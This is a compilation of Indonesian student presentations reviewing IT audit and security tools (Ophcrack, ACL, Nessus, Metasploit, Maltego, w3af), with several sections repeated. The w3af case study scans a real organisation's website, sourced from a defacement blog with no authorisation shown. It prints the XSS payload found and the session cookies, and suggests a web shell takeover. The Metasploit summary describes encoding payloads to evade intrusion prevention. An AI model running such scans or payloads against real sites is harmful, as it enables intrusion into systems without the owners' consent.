Ophcrack adalah alat open source gratis yang dapat digunakan untuk memecahkan kata password Windows menggunakan tabel pelangi. Ophcrack dibundel gratis untuk Windows XP dan Windows Vista. Ini juga menganalisis kekuatan kata password melalui analisis grafik waktu nyata. Ekstensi untuk meretas kata password sederhana menggunakan brute force.

Fitur OphCrack

- Tersedia untuk Windows tetapi juga tersedia untuk Linux, Mac, Unix dan OS X
- Menggunakan LM hash Windows dan NTLM hash Windows Vista.
- Pelangi tabel tersedia gratis dan mudah untuk Windows
- Untuk menyederhanakan proses cracking Live CD tersedia

Situs untuk Download:

<http://Ophcrack.SourceForge.net/>

References :

- <https://www.computerweekly.com/photostory/2240149679/11-security-audit-essentials/12/11-Password-cracking-tools>
- <http://id.wondershare.com/password/password-cracker-tools.html>
- https://id.wikipedia.org/wiki/IEEE_802.11
- https://id.wikipedia.org/wiki/LM_hash
- https://en.wikipedia.org/wiki/NT_LAN_Manager
- <http://www.aircrack-ng.org/>
- <http://Ophcrack.SourceForge.net/>

SEKIAN & TERIMA KASIH
KELOMPOK I

Nama : Caesario Rian Saputra

Nim : 182420131

Review It Audit tools ACL (Audit Comand Language)

Apa Itu ACL :


- ACL (Audit Command Language) merupakan salah satu generalized audit software produksi ACL Servies Ltd, Canada
- Software ACL dirancang khusus untuk menganalisa data dan menghasilkan laporan audit
- ACL dirancang untuk membaca data hanya secara "READ ONLY"
- ACL umumnya digunakan oleh auditor sebagai alat bantu untuk melakukan data analysis, continous monitoring & froud detection

Kemampuan dan kelebihan ACL:

- Universal Data Access
- Jumlah Data Besar
- Kecepatan Waktu Process
- Integritas Data
- Automasi
- Multi File Process
- Log file Navigation
- Fungsi Analisis yang lengkap
- Pelaporan yang handal
- It audit

Proses Data ACL :

- Data dari komputer mini atau mainframe dikonversi menjadi kode EBCDIC (Extended Binary Coded Decimal Interchange Code)
- Data di konversi ke dalam bentuk Text



Manfaat ACL :

- Dapat membantu dalam mengakses data baik langsung (Direct) ke dalam sistem jaringan ataupun tidak langsung (Indirect) melalui media lain seperti softcopy dalam bentuk teks file/report.
- Menempatkan kesalahan dan potensial fraud sebagai pembandingan dan menganalisa file-file menurut aturan-aturan yang ada.
- Mengidentifikasi kecenderungan/gejala-gejala, dapat juga menunjukkan dengan tepat/sasaran pengecualian data dan menyoroti potensial area yang menjadi perhatian.
- Mengidentifikasi proses perhitungan kembali dan proses verifikasi yang benar.
- Mengidentifikasi persoalan sistem pengawasan dan memastikan terpenuhinya permohonan dengan aturan-aturan yang telah ditetapkan.
- Aging dan menganalisa Account Receivable/Payable atau beberapa transaksi lain dengan menggunakan basis waktu yang sensitif.
- Memulihkan biaya atau pendapatan yang hilang dengan pengujian data pada data-data duplikasi pembayaran, menguji data-data nomor Invoice/Faktur yang hilang atau pelayanan yang tidak tertagih.
- Menguji terhadap hubungan antara otorisasi karyawan dengan supplier.
- Melakukan proses Data Cleansing dan Data Matching atau pembersihan data dari data-data duplikasi terutama dari kesalahan pengetikan oleh End-User.
- Dapat melaksanakan tugas pengawasan dan pemeriksaan dengan lebih fokus, cepat, efisien, dan efektif dengan lingkup yang lebih luas dan analisa lebih mendalam. Mengidentifikasi penyimpangan (Fraud Detection) dapat dilakukan dengan cepat dan akurat sehingga memiliki waktu lebih banyak untuk menganalisa data dan pembuktian.

IT AUDIT SOFTWARE

Nama Kelompok :

1.Dhea Noranita Putri	(182420112)
2.Reynaldi	(182420111)
3.Dini Rahmadia	(182420134)
4.Mezi Puspayani	(182420120)

MTI REG B 2019

Magister Teknik Informatika
Universitas Bina Darma
Palembang





Apa itu Nessus ?

- **Nessus** dibuat oleh Renaud Deraison pada tahun 1998. Nessus adalah salah satu scanner keamanan jaringan yang harus digunakan oleh administrator system. Nessus merupakan sebuah software scanning, yang dapat digunakan untuk meng-audit kewanaman sebuah sistem, seperti vulnerability, misconfiguration, security patch yang belum diaplikasikan, default password, dan denial of service. Nessus berfungsi untuk monitoring lalu-lintas jaringan.
- Dikarenakan fungsi dari Nessus dapat digunakan untuk mendeteksi adanya kelemahan ataupun cacat dari suatu sistem maka Nessus menjadi salah satu tool andalan ketika melakukan audit keamanan suatu sistem. Sebelum Nessus versi 3, aplikasi ini bersifat open source dan menjadi salah satu primadona di dunia open source. Namun sekarang mulai Nessus versi 3 oleh Teenable Security dijadikan sebagai aplikasi proprietary dan closed source



Fitur – fitur yang dimiliki Nessus :

1. Plug-in architecture
Setiap security test ditulis sebagai external plugin. Dengan fitur seperti ini, kita dapat dengan mudah menambah tes yang kita inginkan tanpa harus membaca kode dari nessusd engine.
2. NASL (Nessus Attack Scripting Language)
NASL adalah sebuah bahasa yang didesain untuk menulis program security test dengan mudah dan cepat. Selain dengan NASL, bahasa C juga dapat digunakan untuk menulis program security test.
3. Up-to-date security vulnerability database.



Fitur – fitur yang dimiliki Nessus :

4. Client-sever architecture
Nessus security scanner terdiri dari dua bagian yaitu: sebuah server yang berfungsi sebagai pelaku serangan, dan sebuah client yang berfungsi sebagai frontend. Client dan server dapat berjalan pada sistem yang berbeda. Arti dari fitur ini adalah bahwa keseluruhan jaringan dapat diaudit melalui sebuah PC, dengan server yang melakukan serangan ke jaringan yang dituju.
5. Dapat mengetes jumlah host yang banyak dalam waktu yang sama.
6. Smart service recognition.
Nessus tidak mempercayai host yang dituju menggunakan port standar yang ditentukan oleh IANA. Ini berarti Nessus dapat mengenali sebuah Web server yang berjalan pada port yang bukan merupakan port standar (contohnya pada port 8080), atau sebuah FTP server yang berjalan pada port 21.



Fitur – fitur yang dimiliki Nessus :

7. Multiple Services
Apabila ada dua buah Web server pada host yang dituju maka Nessus akan mengetes kedua Web server tersebut.
8. Complete reports.
Nessus tidak hanya memberi tahu kelemahan dari jaringan yang dituju tetapi juga memberikan cara yang dapat digunakan untuk mencegah the bad guy untuk mengeksploitasi kelemahan dari jaringan dan juga memberikan level resiko dari setiap masalah yang ditemukan.
9. Exportable reports.
Unix client dapat mengekspor laporan sebagai Ascii text, HTML, LaTeX, dll.



Nessus dapat digunakan untuk melakukan audit sebagai berikut:

- Credentialed and un-credentialed port scanning.
- Network based vulnerability scanning.
- Credentialed based patch audits for Windows and most UNIX platforms.
- Redentialed configuration auditing of most Windows and UNIX platforms.
- Robust and comprehensive credentialed security testing of 3rd party applications.
- Custom and embedded web application vulnerability testing.
- SQL database configuration auditing.
- Software enumeration on Unix and Windows.
- Testing anti-virus installs for out-of date signatures and configuration errors.



Download Nessus :

- Kita bisa mendapatkan software nessus pada laman <https://www.tenable.com/downloads/nessus?loginAttempted=true>
- Website Resmi <http://www.tenable.com/products/nessus-vulnerability-scanner>.



Kelebihan Nessus :

- Advanced vulnerability scanning dan configuration audit.
- Mampu mendeteksi process/program mencurigakan dan juga worms.
- Mampu melakukan multiple network scanning (IP, IPv6, Hybrid).
- Automatic scanning scheduler.
- Custom report & Notification.

Kekurangan Nessus :

- Sulit menemukan issue tertentu karna biasanya hasil scanningnya merupakan general case. Biasanya butuh versi profesional untuk fitur yang lebih baik.



Tutorial menginstal dan menggunakan Nessus :

- Anda dapat dapat mempelajari lewat video dari laman ini :

<https://www.youtube.com/watch?v=35a0VhzlO2Y>

- Anda juga dapat mempelajari langkah-langaknya dengan mendownload dari pdf berikut ini :

https://www.academia.edu/37659321/PROSES_AUDIT_SERVER_DENGAN_NESSUS

TERIMA KASIH



IT AUDIT SOFTWARE

Nama Kelompok :

- | | |
|-----------------------|-------------|
| 1.Dhea Noranita Putri | (182420112) |
| 2.Reynaldi | (182420111) |
| 3.Dini Rahmadia | (182420134) |
| 4.Mezi Puspayani | (182420120) |

MTI REG B 2019

Magister Teknik Informatika
Universitas Bina Darma

Palembang





Apa itu Nessus ?

- **Nessus** dibuat oleh Renaud Deraison pada tahun 1998. Nessus adalah salah satu scanner keamanan jaringan yang harus digunakan oleh administrator system. Nessus merupakan sebuah software scanning, yang dapat digunakan untuk meng-audit kewanaman sebuah sistem, seperti vulnerability, misconfiguration, security patch yang belum diaplikasikan, default password, dan denial of service. Nessus berfungsi untuk monitoring lalu-lintas jaringan.



Nessus Terbagi Menjadi 3 Tipe, Yaitu :

- **Nessus Home** : digunakan untuk personal
- **Nessus Profesional** : Digunakan untuk penggunaan komersial.
- **Nessus Manager / Nessus Cloud** : Fungsinya Vulnerability Manajemen untuk expert Security teams.



Fungsi nessus?

fungsi dari Nessus dapat digunakan untuk mendeteksi adanya kelemahan ataupun cacat dari suatu sistem

Nessus menjadi salah satu tool andalan ketika melakukan audit keamanan suatu sistem. Sebelum Nessus versi 3, aplikasi ini bersifat open source dan menjadi salah satu primadona di dunia open source. Namun sekarang mulai Nessus versi 3 oleh Teenable Security dijadikan sebagai aplikasi proprietary dan closed source



Fitur – fitur yang dimiliki Nessus :

1. **Plug-in architecture**

Setiap security test ditulis sebagai external plugin. Dengan fitur seperti ini, kita dapat dengan mudah menambah tes yang kita inginkan tanpa harus membaca kode dari nessusd engine.

2. **NASL (Nessus Attack Scripting Language)**

NASL adalah sebuah bahasa yang didesain untuk menulis program security test dengan mudah dan cepat. Selain dengan NASL, bahasa C juga dapat digunakan untuk menulis program security test.

3. **Up-to-date security vulnerability database.**



Fitur – fitur yang dimiliki Nessus :

4. Client-sever architecture

Nessus security scanner terdiri dari dua bagian yaitu: sebuah server yang berfungsi sebagai pelaku serangan, dan sebuah client yang berfungsi sebagaifrontend. Client dan server dapat berjalan pada sistem yang berbeda. Arti dari fitur ini adalah bahwa keseluruhan jaringan dapat diaudit melalui sebuah PC,dengan server yang melakukan serangan ke jaringan yang dituju.



Fitur – fitur yang dimiliki Nessus :

5. host yang banyak dalam waktu yang sama.

6. Smart service recognition.

Nessus tidak mempercayai host yang dituju menggunakan port standar yang ditentukan oleh IANA. Ini berarti Nessus dapat mengenali sebuah Web server yang berjalan pada port yang bukan merupakan port standar (contohnya pada port 8080), atau sebuah FTP server yang berjalan pada port 31337.



Fitur – fitur yang dimiliki Nessus :

7. Multiple Services

Apabila ada dua buah Web server pada host yang dituju maka Nessus akan mengetes kedua Web server tersebut.

8. Complete reports.

Nessus tidak hanya memberi tahu kelemahan dari jaringan yang dituju tetapi juga memberikan cara yang dapat digunakan untuk mencegah the bad guy untuk

mengeksploitasi kelemahan dari jaringan dan juga memberikan level resiko dari setiap masalah yang ditemukan.



Fitur – fitur yang dimiliki Nessus :

9. **Unix client** dapat mengeksport laporan sebagai Ascii text, HTML, LaTeX, dll.



Cara Kerja/pengoperasian Nessus :

- 1. memulai scanning
- 2. sebelum memulai scanning harus membuat template /policy untuk mendefinisikan scanning
- 3. jika sudah terbuat, maka akan muncul all policies
- 4. kemudian pilih menu scans>new scans
- 5. pada sub general isi nama sesuai keinginan



Cara Kerja/pengoperasian Nessus :

- 6. pada contoh ini akan melakukan scanning pada mesin so 7 dengan alamat IP 192.168.1.2 kemudian save
- Selesai
- Hasil yang di dapat adalah menampilkan semua informasi kerentanan atau celah yang dapat dimanfaatkan oleh seseorang hacker . Kita bias melihat apakah tingkat dari celah itu sedang, kritis atau hanya sekedar informasi saja



Nessus dapat digunakan untuk melakukan audit sebagai berikut:

- Credentialed and un-credentialed port scanning.
- Network based vulnerability scanning.
- Credentialed based patch audits for Windows and most UNIX platforms.
- Redentialed configuration auditing of most Windows and UNIX platforms.
- Robust and comprehensive credentialed security testing of 3rd party applications.
- Custom and embedded web application vulnerability testing.
- SQL database configuration auditing.
- Software enumeration on Unix and Windows.
- Testing anti-virus installs for out-of date signatures and configuration errors.



Download Nessus :

- Kita bisa mendapatkan software nessus pada laman <https://www.tenable.com/downloads/nessus?loginAttempted=true>
- Website Resmi <http://www.tenable.com/products/nessus-vulnerability-scanner>.



Kelebihan Nessus :

- Advanced vulnerability scanning dan configuration audit.
- Mampu mendeteksi process/program mencurigakan dan juga worms.
- Mampu melakukan multiple network scanning (IP, IPv6, Hybrid).
- Automatic scanning scheduler.
- Custom report & Notification.



Kekurangan Nessus :

- Sulit menemukan issue tertentu karna biasanya hasil scanningnya merupakan general case. Biasanya butuh versi profesional untuk fitur yang lebih baik.



Nessus[®]

Kesimpulan :

- Nessus merupakan sebuah program yang dapat digunakan untuk mencari kelemahan pada sebuah sistem komputer. Nessus juga dapat melakukan pengecekan terhadap kerentanan system komputer, dan meningkatkan keamanan sistem yang kita miliki.
- Nessus juga memberikan Informasi dalam menampilkan secara detail apa yang menjadi penyebab kelemahan sistem serta saran untuk mengatasi kelemahan tersebut. Informasi yang ditampilkan sudah dikelompokkan berdasarkan penyebab terjadinya kelemahan.
- Semua kategori kelemahan hasil dari scan menggunakan Nessus ditampilkan penjelasan tentang kelemahan yang ada. Penjelasan mengenai kelemahan sistem tersebut bisa dijadikan acuan untuk administrator untuk memperbaiki kelemahan sistem yang muncul sebelum di unggah di web server.



Nessus[®]

Kesimpulan :

- **Saran**
- Semakin banyak vulnerabilitas dan ancaman yang dapat terjadi di dalam suatu sistem, sudah seharusnya semakin tinggi pula kesadaran kita untuk dapat memproteksi sistem dan informasi yang berada di dalamnya. Sebuah teknik untuk melindungi suatu sistem dinamakan dengan tindakan pencegahan sehingga kita perlu melakukan tindakan pencegahan salah satunya menggunakan tools keamanan seperti nessus



Tutorial menginstal dan menggunakan Nessus :

- Anda dapat dapat mempelajari lewat video dari laman ini :

<https://www.youtube.com/watch?v=35a0VhzlO2Y>

- Anda juga dapat mempelajari langkah-langaknya dengan mendownload dari pdf berikut ini :

https://www.academia.edu/37659321/PROSES_AUDIT_SERVER_DENGAN_NESSUS

TERIMA KASIH





1. Ekariva Annas Asmara (182420133)
2. Hari Febriadi (182420127)
3. Mifathul Fallah (182420132)
4. Fajar Prayoga (182420136)

IT AUDIT : Review IT AUDIT TOOLS

KELOMPOK
K4 
MTI.20A

Dosen Pembimbing : Dr Widya Cholil , S.Kom., M.I.T.



Aplikasi yang akan saya bahas adalah **W3AF**, aplikasi yang bisa di jalankan di linux dan di windows ini sangat banyak di gemari oleh sang **H4Ck3R**, walau lebih banyak yang menggunakannya di linux namun tidak sedikit pula yang menggunakannya di windows. Tetapi





W3af adalah *Web Application Attack And Audit Framework*. Tujuan proyek ini adalah untuk sebuah kerangka untuk menemukan dan mengeksploitasi kerentanan aplikasi web. Dengan aplikasi ini kita lebih mudah untuk men-scan suatu website sehingga dapat mengetahui celah suatu **Kelemahan** website.

Aplikasi ini di buat menggunakan bahasa pemrograman **python**. Sebenarnya pengetahuan saya tentang aplikasi ini sangatlah minim, jadi buat kalian yang ingin menggunakannya dan menguasainya kunjungi situs resminya di : w3af.org.





Berikut tampilan GUI untuk w3af yang saya install pada windows XP :



MTI.20A



Console 2007 W3AF

Studi Kasus : Mencari Kelemahan WEB

Target Web : Situs FPI-Online

Sumber : <https://infobacktrack.wordpress.com/category/deface/>

Dalam uji coba ini saya menggunakan **backtrack 5**, dan secara default sudah terinstall. Untuk bagian menunya bisa dilihat seperti banner diatas. Jika anda menggunakan ubuntu, bisa langsung di ketik

```
sudo apt-get install w3af
```

Oke, saya anggap smua sudah memulai tampilan awalnya yah.
disini saya mengetik **help**.



MTI.20A



Console 2007 W3AF

Studi Kasus : Mencari Kelemahan WEB

Target Web : Situs FPI-Online

```
w3af>>> help
-----
start          | Start the scan.
plugins        | Enable and configure plugins.
exploit        | Exploit the vulnerability.
profiles       | List and use scan profiles.
cleanup        | Cleanup before starting a new scan.
-----
http-settings  | Configure the HTTP settings of the framework.
misc settings  | Configure w3af misc settings.
target         | Configure the target URL.
-----
back           | Go to the previous menu.
exit           | Exit w3af.
assert        | Check assertion.
-----
help           | Display help. Issuing: help [command] , prints more specific help about "command"
version        | Show w3af version information.
keys           | Display key shortcuts.
-----
w3af>>>
```



Sumber : <https://infobacktrack.wordpress.com/category/deface/>

IT AUDIT : Review IT AUDIT TOOLS

Dosen Pembimbing : Dr Widya Cholil , S.Kom., M.I.T.



Code :

1. w3af >> **help**
2. The following commands are available:
3. helpn : You are here. help (command) prints more specific help.
4. url-settings : Configure the URL opener.
5. misc-settings : Configure w3af misc settings.
6. session : Load and save sessions.
7. plugins : Enable, disable and configure plugins.
8. start : Start site analysis.
9. exploit : Exploit a vulnerability.
10. tools : Enter the tools section.
11. tools : Enter the tools section.
12. exit : Exit w3af.

Configuration & Menentukan Target. Dalam pengujian ini, saya menggunakan **web FPI** sebagai target. Ingat, disini saya hanya sebatas menguji coba tanpa ada niat lebih lanjut.



MTI.20A



Code :

w3af>>> target

1. w3afconfig:target>>> help

2. view | List the available options and their values. |

3. set | Set a parameter value. |

4. back | Go to the previous menu. |

5. exit | Exit w3af. |

6. assert | Check assertion. |

w3afconfig:target>>> set target <http://www.fpi.or.id/>

w3afconfig:target>>> view

```
w3af>>> target
w3af/config:target>>> help
-----
view      | List the available options and their values.
set       | Set a parameter value.
-----
back      | Go to the previous menu.
exit      | Exit w3af.
assert    | Check assertion.
-----
```

```
w3af/config:target>>> set target http://www.fpi.or.id/
w3af/config:target>>> view
```

infobacktrack.com



Dan hasil konfigurasi targetnya adalah :

```
w3af/config:target>>> view
-----
Setting      | Value      | Description
-----
targetOS     | unknown   | Target operating system (unknown/unix/windows)
targetFramework | unknown   | Target programming framework
              |           | (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl)
target       | http://www.fpi.or.id/ | A comma separated list of URLs
-----
w3af/config:target>>> █
```

Konfigurasi Plugin :

```
w3af/config:target>>> back
w3af>>> plugins
w3af/plugins>>> help
-----
list          | List available plugins.
-----
back          | Go to the previous menu.
exit          | Exit w3af.
assert        | Check assertion.
-----
discovery     | View, configure and enable discovery plugins
output        | View, configure and enable output plugins
mangle        | View, configure and enable mangle plugins
evasion       | View, configure and enable evasion plugins
bruteforce    | View, configure and enable bruteforce plugins
audit         | View, configure and enable audit plugins
grep          | View, configure and enable grep plugins
-----
w3af/plugins>>> █
```





```
w3afconfig : target >>> back  
w3af >>> plugins  
w3af/plugins >>> help
```

List : List available plugins.

Back : Go to the previous menu.

Exit : Exit w3af.

Assert : Check assertion.

Discovery : View, configure and enable discovery plugins

Output : View, configure and enable output plugins

Mangle : View, configure and enable mangle plugins

Evasion : View, configure and enable evasion plugins

Bruteforce : View, configure and enable bruteforce plugins

Audit : View, configure and enable audit plugins

Grep : View, configure and enable grep plugins



MTI.20A



Memilih Serangan

Disini saya menggunakan audit **xss,xsrf,sql**.

```
w3af>>> plugins
w3af/plugins>>> help

-----
list          | List available plugins.
-----
back          | Go to the previous menu.
exit          | Exit w3af.
assert        | Check assertion.
-----
discovery     | View, configure and enable discovery plugins
output        | View, configure and enable output plugins
mangle        | View, configure and enable mangle plugins
evasion       | View, configure and enable evasion plugins
bruteforce    | View, configure and enable bruteforce plugins
audit         | View, configure and enable audit plugins
grep          | View, configure and enable grep plugins
-----

w3af/plugins>>> audit xss,xsrf,sql
w3af/plugins>>> output console,htmlFile
w3af/plugins>>> output config htmlFile
```



MTI.20A



w3af/ plugins/ output/ config : htmlFile>>> **view**

Setting	Value	Description
verbose	False	True if debug information will be appended to the report.
FileName	report.html	File name where this plugin will write to


w3af/ plugins butput bonfig : htmlFile>>> **back**

w3af/ plugins >>> **back**

w3af>>> **start**

Hasil Scanning

```
w3af>>> start
Auto-enabling plugin: grep.collectCookies
Auto-enabling plugin: grep.error500
Found 2 URLs and 2 different points of injection.
The list of URLs is:
- http://www.fpi.or.id/
- http://www.fpi.or.id/index.php?p=search
The list of fuzzable requests is:
- http://www.fpi.or.id/ | Method: GET
- http://www.fpi.or.id/index.php?p=search | Method: POST | Parameters: (search="")
Cross Site Scripting was found at: "http://www.fpi.or.id/index.php?p=search", using HTTP method POST.
The sent post data was: "search=<ScRiPt>alert(String.fromCharCode(8858))</ScRiPt>&searchbtn=Car1".
This vulnerability affects ALL browsers. This vulnerability was found in the request with id 18.
The web application sent a persistent cookie.
The URL: "http://www.fpi.or.id/" sent these cookies:
- PHPSESSID=01fb079704b7a5839a303fd843e68107; Path=/
- PHPSESSID=01fb079704b7a5839a303fd843e68107; path=/
Finished scanning process.
w3af>>>
```



SIMPULAN



- ▶ Dari hasil scanning diatas, dapat di Simpulkan bahwa web tersebut memiliki kelemahan pada XSS.
- ▶ Potensi serangan yang dapat dilakukan attacker adalah melakukan pemanggilan Get Web Shell, setelah pemanggilan web shell, maka web tersebut dapat diambil alih.



FUNGSI TOOL W3AF DALAM IT AUDIT

- ▶ IT Audit membuat kerangka Konseptual, sehingga audit dapat berjalan sesuai dengan yang diharapkan, Kerangka konseptual dijelaskan sebagai berikut :
 - ✓ **Membuat Perencanaan**
 - ❑ Identifikasi kelemahan : Kelemahan pada XSS, Potensi serangan, pemanggilan Get Web Shell
 - ✓ **Mengolah ancaman**
 - ❑ Baik kualitatif maupun secara kuantitatif audit menentukan arti penting suatu ancaman
 - ✓ **Kesimpulan**
 - ❑ Tindakan pengamanan dilakukan untuk menyingkirkan atau mengurangi ancaman



Terima Kasih

Dosen Pembimbing : Dr Widya Cholil, S.Kom, M.IT/IT Audit



w3af

Web Application Attack and Audit Framework

RINGKASAN HASIL PRESENTASI KELOMPOK 1-4

Kelompok 1

Ringkasan Materi Password cracking tools /Alat pemecahan kata password

Password cracking adalah proses melibatkan memulihkan password dari lokasi penyimpanan atau data, dikirimkan oleh sistem komputer pada jaringan. Password cracking istilah merujuk kepada kelompok teknik yang digunakan untuk mendapatkan password dari sistem data.

Tujuan dan alasan password cracking meliputi memperoleh akses tidak sah ke sistem komputer atau dapat pemulihan password. Alasan untuk menggunakan teknik password cracking untuk menguji kekuatan password sehingga hacker tidak bisa hack ke dalam sistem.

Aircrack: Alat Cracking Cepat dan efektif WEP/WPA

AirCrack digunakan untuk memecahkan enkripsi WEP dan WPA di jaringan nirkabel. Agar AirCrack dapat bekerja secara efektif, prasyaratnya adalah untuk menangkap paket yang cukup dari udara dan memungkinkan program untuk mengeksekusi algoritma untuk memecahkan kunci nirkabel. AirCrack paling sesuai dengan standar 802.11a / b / g.

OphCrack: Alat untuk Windows sandi cracking

Ophcrack adalah alat open source gratis yang dapat digunakan untuk memecahkan kata password Windows menggunakan tabel pelangi. Ophcrack dibundel gratis untuk Windows XP dan Windows Vista. Ini juga menganalisis kekuatan kata password melalui analisis grafik waktu nyata. Ekstensi untuk meretas kata password sederhana menggunakan brute force.

Fitur OphCrack

- Tersedia untuk Windows tetapi juga tersedia untuk Linux, Mac, Unix dan OS X
- Menggunakan LM hash Windows dan NTLM hash Windows Vista.
- Pelangi tabel tersedia gratis dan mudah untuk Windows
- Untuk menyederhanakan proses cracking Live CD tersedia

Kelompok 2

Ringkasan Materi Metasploit

Metasploit adalah sebuah *framework* yang cukup populer dalam bidang hacking dan IT Security sebagai *cyber exploitation tools* yang sangat memiliki dukungan untuk membuat suatu *exploit vulnerability* yang belum diketahui pada suatu jaringan.

Metasploit mampu menyediakan informasi tentang kerentanan keamanan yang dapat membantu dalam pengujian penetrasi, IT Audit, maupun pengembangan *signature* IDS (*Intrusion Detection System*).

Beberapa kegunaan Metasploit :

1. Demo atau presentasi.
2. Digunakan oleh administrator sistem untuk melakukan verifikasi instalasi *patch* sistemnya.
3. Digunakan oleh vendor untuk melakukan penelitian dan tes kelemahan produknya.
4. Dibidang keamanan jaringan untuk melakukan *penetration test*.
5. Riset dan penelitian eksploitasi keamanan.
6. Tes IPS/IDS.
7. Legal Hacking.

Langkah dasar untuk mengeksploitasi suatu sistem menggunakan Metasploit adalah sebagai berikut :

1. Memeriksa apakah sistem target yang dipilih memiliki kerentanan terhadap metode exploit yang dipilih.
2. Memilih dan mengkonfigurasi exploit (file kode yang memasuki sistem target dan mampu mengambil keuntungan dari salah satu *bug* yang ada).
3. Memilih metode *encoding* sehingga *intersion-prevention system* (IPS) mengabaikan muatan data yang di *encoding*.
4. Memilih dan mengkonfigurasi *payload* (file kode yang akan dieksekusi pada sistem target setelah berhasil masuk).
5. Melaksanakan eksploitasi.

Kelompok 3

Ringkasan Materi Maltego

Maltego ini disebut OSINT (Open Source Intelligence Gathering) sebuah alat untuk melakukan *footprinting*, digunakan untuk mengumpulkan informasi sebanyak mungkin dengan tujuan forensik, *pen testing*, atau *ethical hacking*. Aplikasi yang digunakan untuk memetakan jaringan komunikasi Yang berada di internet tujuannya adalah mengumpulkan informasi tentang target dan menampilkan informasi tersebut dalam format yang mudah dimengerti, memvisualisasikan informasi tersebut ke dalam sebuah format graph, sangat cocok untuk *link analysis* dan *data mining*.

Fungsi dari maltego adalah memudahkan seseorang yang mencari informasi tentang apa yang mereka selidiki atau mereka incar sebagai target, contoh ketika seorang mencari informasi dari sebuah domain menggunakan maltego, maka maltego akan menampilkan bebrap informasi seperti berikut:

- Block IP hosting
- Domain registe
- Email user & admin
- Phone number
- Peta jaringan

Maltego dibedakan menjadi versi komersial (commercial edition) dan versi gratis (community edition). Versi gratis yang tersedia di Kali Linux hanya dapat menampilkan maksimal 12 hasil transformasi, Sebagai sebuah front-end untuk server OSINT, Maltego versi gratis hanya dapat memakai layanan server milik Paterva. Karena versi yang disediakan oleh Kali Linux adalah versi gratis dari Maltego.

Kelompok 4

Ringkasan Materi W3af

W3af adalah Web Aplication Attack And Audit Framework. Tujuan proyek ini adalah untuk sebuah kerangka untuk menemukan dan mengeksploitasi kerentanan aplikasi web. Dengan aplikasi ini kita lebih mudah untuk men-scan suatu website sehingga dapat mengetahui celah suatu kelemahan website.

w3af (Web Application Attack and Audit Framework) hampir mirip dengan metasploit, bedanya hanya pada objek yang dikerjakan. w3af fokus pada bagian aplikasi web, sedangkan metasploit lebih ke sistem operasi secara keseluruhan. w3af gratis dan opensource, terdiri dari beberapa bagian plugin untuk serangan yaitu mangle, grep, discovery, audit, evasion, dan bruteforce.

Aplikasi ini dibuat menggunakan bahasa pemrograman python. Untuk persiapan menggunakan w3af, banyak program berbasis python yang harus diinstal seperti python-soappy, python-pyopenssl, dll.

FUNGSI TOOL W3AF DALAM IT AUDIT

IT Audit membuat kerangka Konseptual, sehingga audit dapat berjalan sesuai dengan yang diharapkan, Kerangka konseptual dijelaskan sebagai berikut :

- **Membuat Perencanaan**
Identifikasi kelemahan : Kelemahan pada XSS, Potensi serangan, pemanggilan Get Web Shell
- **Mengolah ancaman**
Baik kualitatif maupun secara kuantitatif audit menentukan arti penting suatu ancaman
- **Kesimpulan**
Tindakan pengamanan dilakukan untuk menyingkirkan atau mengurangi ancaman



1. Ekariva Annas Asmara (182420133)
2. Hari Febriadi (182420127)
3. Mifathul Fallah (182420132)
4. Fajar Prayoga (182420136)

IT AUDIT : Review IT AUDIT TOOLS

KELOMPOK
K4 
MTI.20A

Dosen Pembimbing : Dr Widya Cholil , S.Kom., M.I.T.



Aplikasi yang akan saya bahas adalah **W3AF**, aplikasi yang bisa di jalankan di linux dan di windows ini sangat banyak di gemari oleh sang **H4Ck3R**, walau lebih banyak yang menggunakannya di linux namun tidak sedikit pula yang menggunakannya di windows. Tetapi





W3af adalah *Web Application Attack And Audit Framework*. Tujuan proyek ini adalah untuk sebuah kerangka untuk menemukan dan mengeksploitasi kerentanan aplikasi web. Dengan aplikasi ini kita lebih mudah untuk men-scan suatu website sehingga dapat mengetahui celah suatu **Kelemahan** website.

